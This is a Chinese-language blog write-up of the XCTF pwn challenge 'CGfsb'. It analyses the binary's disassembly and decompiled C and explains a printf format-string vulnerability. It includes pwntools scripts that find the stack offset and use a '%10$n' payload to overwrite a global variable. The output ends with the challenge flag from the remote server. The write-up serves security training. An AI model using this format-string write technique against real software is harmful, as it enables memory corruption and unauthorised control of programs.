CGfsb [XCTF-PWN]CTF writeup系列2

原创

3riC5r 于 2019-12-19 19:17:16 发布 272 收藏
分类专栏： XCTF-PWN CTF 文章标签： xctf ctf pwn


本文链接：https://blog.csdn.net/fastergohome/article/details/103618324


XCTF-PWN 同时被 2 个专栏收录
28 篇文章 5 订阅
订阅专栏


CTF
46 篇文章 1 订阅
订阅专栏


题目地址：CGfsb

先下载题目看看情况



中间步骤我就不再赘述了，直接就上来分析反编译的情况，先例行检查一下保护情况

```
checksec 5982010c172744c8a1c93c24b5200b21
[*] '/ctf/work/python/5982010c172744c8a1c93c24b5200b21'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```


IDA - 5982010c172744c8a1c93c24b5200b21 /Users/mac126/pwn/python/5982010c172744c8a1c
No debugger
Library function
Regular function
Instruction
Data
Unexplored
External symbol
Functions window
Function name
_init_proc
sub_8048430
_setbuf
_read
_printf
_fgets
__stack_chk_fail
_puts
_system
__gmon_start__
__libc_start_main
_start
__x86_get_pc_thunk_bx
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
main
__libc_csu_init
__libc_csu_fini
_term_proc
setbuf
read
printf
fgets
__stack_chk_fail
puts
system
__libc_start_main
__gmon_start__
IDA View-A
Hex View-1
Structures
.text:080485CD ; ============== S U B R O U T I N E =======================================
.text:080485CD
.text:080485CD ; Attributes: bp-based frame
.text:080485CD
.text:080485CD ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:080485CD public main
.text:080485CD main proc near ; DATA XREF: start+17↑o
.text:080485CD
.text:080485CD buf = byte ptr -7Eh
.text:080485CD s = byte ptr -74h
.text:080485CD argc = dword ptr 8
.text:080485CD argv = dword ptr 0Ch
.text:080485CD envp = dword ptr 10h
.text:080485CD
.text:080485CD ; __unwind {
.text:080485CD push ebp
.text:080485CE mov ebp, esp
.text:080485D0 push edi
.text:080485D1 push esi
.text:080485D2 push ebx
.text:080485D3 and esp, 0FFFFFFF0h
.text:080485D6 sub esp, 90h
.text:080485DC mov eax, large gs:14h
.text:080485E2 mov [esp+8Ch], eax
.text:080485E9 xor eax, eax
.text:080485EB mov eax, ds:stdin@@GLIBC_2_0
.text:080485F0 mov dword ptr [esp+4], 0 ; buf
.text:080485F8 mov [esp], eax ; stream
.text:080485FB call _setbuf
.text:08048600 mov eax, ds:stdout@@GLIBC_2_0
.text:08048605 mov dword ptr [esp+4], 0 ; buf
.text:0804860D mov [esp], eax ; stream
.text:08048610 call _setbuf
.text:08048615 mov eax, ds:stderr@@GLIBC_2_0
.text:0804861A mov dword ptr [esp+4], 0 ; buf
.text:08048622 mov [esp], eax ; stream
.text:08048625 call _setbuf
.text:0804862A mov dword ptr [esp+1Eh], 0
.text:08048632 mov dword ptr [esp+22h], 0
.text:0804863A mov word ptr [esp+26h], 0
.text:08048641 lea ebx, [esp+28h]
.text:08048645 mov eax, 0
.text:0804864A mov edx, 19h
.text:0804864F mov edi, ebx
.text:08048651 mov ecx, edx
.text:08048653 rep stosd
.text:08048655 mov dword ptr [esp], offset s ; "please tell me your name:"
.text:0804865C call _puts
.text:08048661 mov dword ptr [esp+8], 0Ah ; nbytes
.text:08048669 lea eax, [esp+9Ch+buf]
.text:0804866D mov [esp+4], eax ; buf
.text:08048671 mov dword ptr [esp], 0 ; fd
.text:08048678 call _read
.text:0804867D mov dword ptr [esp], offset aLeaveYourMessa ; "leave your message please:"
.text:08048684 call _puts
.text:08048689 mov eax, ds:stdin@@GLIBC_2_0
.text:0804868E mov [esp+8], eax ; stream
.text:08048692 mov dword ptr [esp+4], 64h ; n
.text:0804869A lea eax, [esp+9Ch+s]
.text:0804869E mov [esp], eax ; s
.text:080486A1 call _fgets
.text:080486A6 lea eax, [esp+1Eh]
.text:080486AA mov [esp+4], eax
.text:080486AE mov dword ptr [esp], offset format ; "hello %s"
.text:080486B5 call _printf
.text:080486BA mov dword ptr [esp], offset aYourMessageIs ; "your message is:"
.text:080486C1 call _puts
.text:080486C6 lea eax, [esp+9Ch+s]
.text:080486CA mov [esp], eax ; format
.text:080486CD call _printf
000005D6 00000000080485D6: main+9 (Synchronized with Hex View-1)
Output window
Function argument information has been propagated
The initial autoanalysis has been finished.
Python
AU: idle Down Disk: 12GB

反编译成c语言代码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int buf; // [esp+1Eh] [ebp-7Eh]
  int v5; // [esp+22h] [ebp-7Ah]
  __int16 v6; // [esp+26h] [ebp-76h]
  char s; // [esp+28h] [ebp-74h]
  unsigned int v8; // [esp+8Ch] [ebp-10h]

  v8 = __readgsdword(0x14u);
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  buf = 0;
  v5 = 0;
  v6 = 0;
  memset(&s, 0, 0x64u);
  puts("please tell me your name:");
  read(0, &buf, 0xAu);
  puts("leave your message please:");
  fgets(&s, 100, stdin);
  printf("hello %s", &buf);
  puts("your message is:");
  printf(&s);
  if ( pwnme == 8 )
  {
    puts("you pwned me, here is your flag:\n");
    system("cat flag");
  }
  else
  {
    puts("Thank you!");
  }
  return 0;
}
```

这里面可以注意到printf(&s);只有一个参数，正常来说printf是至少需要二个以上到参数的。

那么考点就是在这里了，注意到题目到文字部分

“菜鸡面对着pringf发愁，他不知道prinf除了输出还有什么作用”

printf格式化漏洞的具体情况，大家可以去搜索一下，资料非常多，我这里就直接利用这个漏洞，把过程给大家讲一下

我先把最重要的payload部分分解一下，首先我们需要确认一下偏移位置，确定偏移位置的payload如下：

```
payload = 'A'*4 + '%x,'*10 + '%x'
```

我们在payload的前四个字节设置位AAAA，那么我们就需要在printf打印出来的字节中找到41414141这样的字符，因为ASCII码的A=41。

我先给出查找偏移位置的python脚本

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *

p = process('./5982010c172744c8a1c93c24b5200b21')
# p = remote("111.198.29.45", 59952)

payload = 'A'*4 + '%x,'*10 + '%x'

p.sendlineafter('name:', 'aaa')
p.sendlineafter('please:', payload)
p.interactive()
```

执行之后的结果如下：

```
root@mypwn:/ctf/work/python# python CGfsb.py
[+] Starting local process './5982010c172744c8a1c93c24b5200b21': pid 58
[*] Switching to interactive mode

[*] Process './5982010c172744c8a1c93c24b5200b21' stopped with exit code 0 (pid 5
8)
hello aaa
your message is:
AAAAff96e41e,f77885c0,ff96e46c,f77c1a9c,1,f7795410,61610001,a61,0,41414141,252c7
825
Thank you!
[*] Got EOF while reading in interactive
```

这里通过计算我们发现41414141是处在第10个位置

我们回顾一下之前的题目的反编译c语言代码，需要获得flag的内容，我们要搞定的条件是：

```
  if ( pwnme == 8 )
  {
    puts("you pwned me, here is your flag:\n");
    system("cat flag");
  }
```

pwnme跟进去看到它是bss段中的一个数据地址

```
.bss:0804A068 pwnme           dd ?                    ; DATA XREF: main+105↑r
```

现在三个条件都有了，我们重新来构造一下payload

```
payload = p32(0x0804A068) + 'A'*4 + '%10$n'
```

这里解释一下%n是写入计数值，%10$n的意思是讲计数值写入第10个参数，也就是我们之前定位的偏移值

p32(0x0804A068) + 'A'*4 计算是8个字符，也就是把8写入到0x0804A068所在地址，也就相当于给变量pwnme赋值为8

那我就继续构造一下本地执行的python脚本

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *

p = process('./5982010c172744c8a1c93c24b5200b21')
# p = remote("111.198.29.45", 59952)

# payload = 'A'*4 + '%x,'*10 + '%x'
payload = p32(0x0804A068) + 'A'*4 + '%10$n'


p.sendlineafter('name:', 'aaa')
p.sendlineafter('please:', payload)
p.interactive()
```

执行结果如下：

```
root@mypwn:/ctf/work/python# python CGfsb.py
[+] Starting local process './5982010c172744c8a1c93c24b5200b21': pid 69
[*] Switching to interactive mode

hello aaa
your message is:
h\xa0\x0AAAA
you pwned me, here is your flag:

cat: flag: No such file or directory
[*] Process './5982010c172744c8a1c93c24b5200b21' stopped with exit code 0 (pid 69)
[*] Got EOF while reading in interactive
```

注意看到了“you pwned me, here is your flag:”，因为本地没有flag文件，所以没有实际的flag值输出。

实际的执行已经是成功的，那么我们修改一下为远程执行，python代码就不再贴出来了，自行脑补，执行结果如下：

```
root@mypwn:/ctf/work/python# python CGfsb.py
[+] Opening connection to 111.198.29.45 on port 59952: Done
[*] Switching to interactive mode

hello aaa
your message is:
h\xa0\x0AAAA
you pwned me, here is your flag:

cyberpeace{3f45d72f69056de04a6cf274a132a374}
[*] Got EOF while reading in interactive
$
```

这就执行完成了，本题主要是要理解printf的单参数漏洞及%n计数写入指定参数位置，这两个知识点。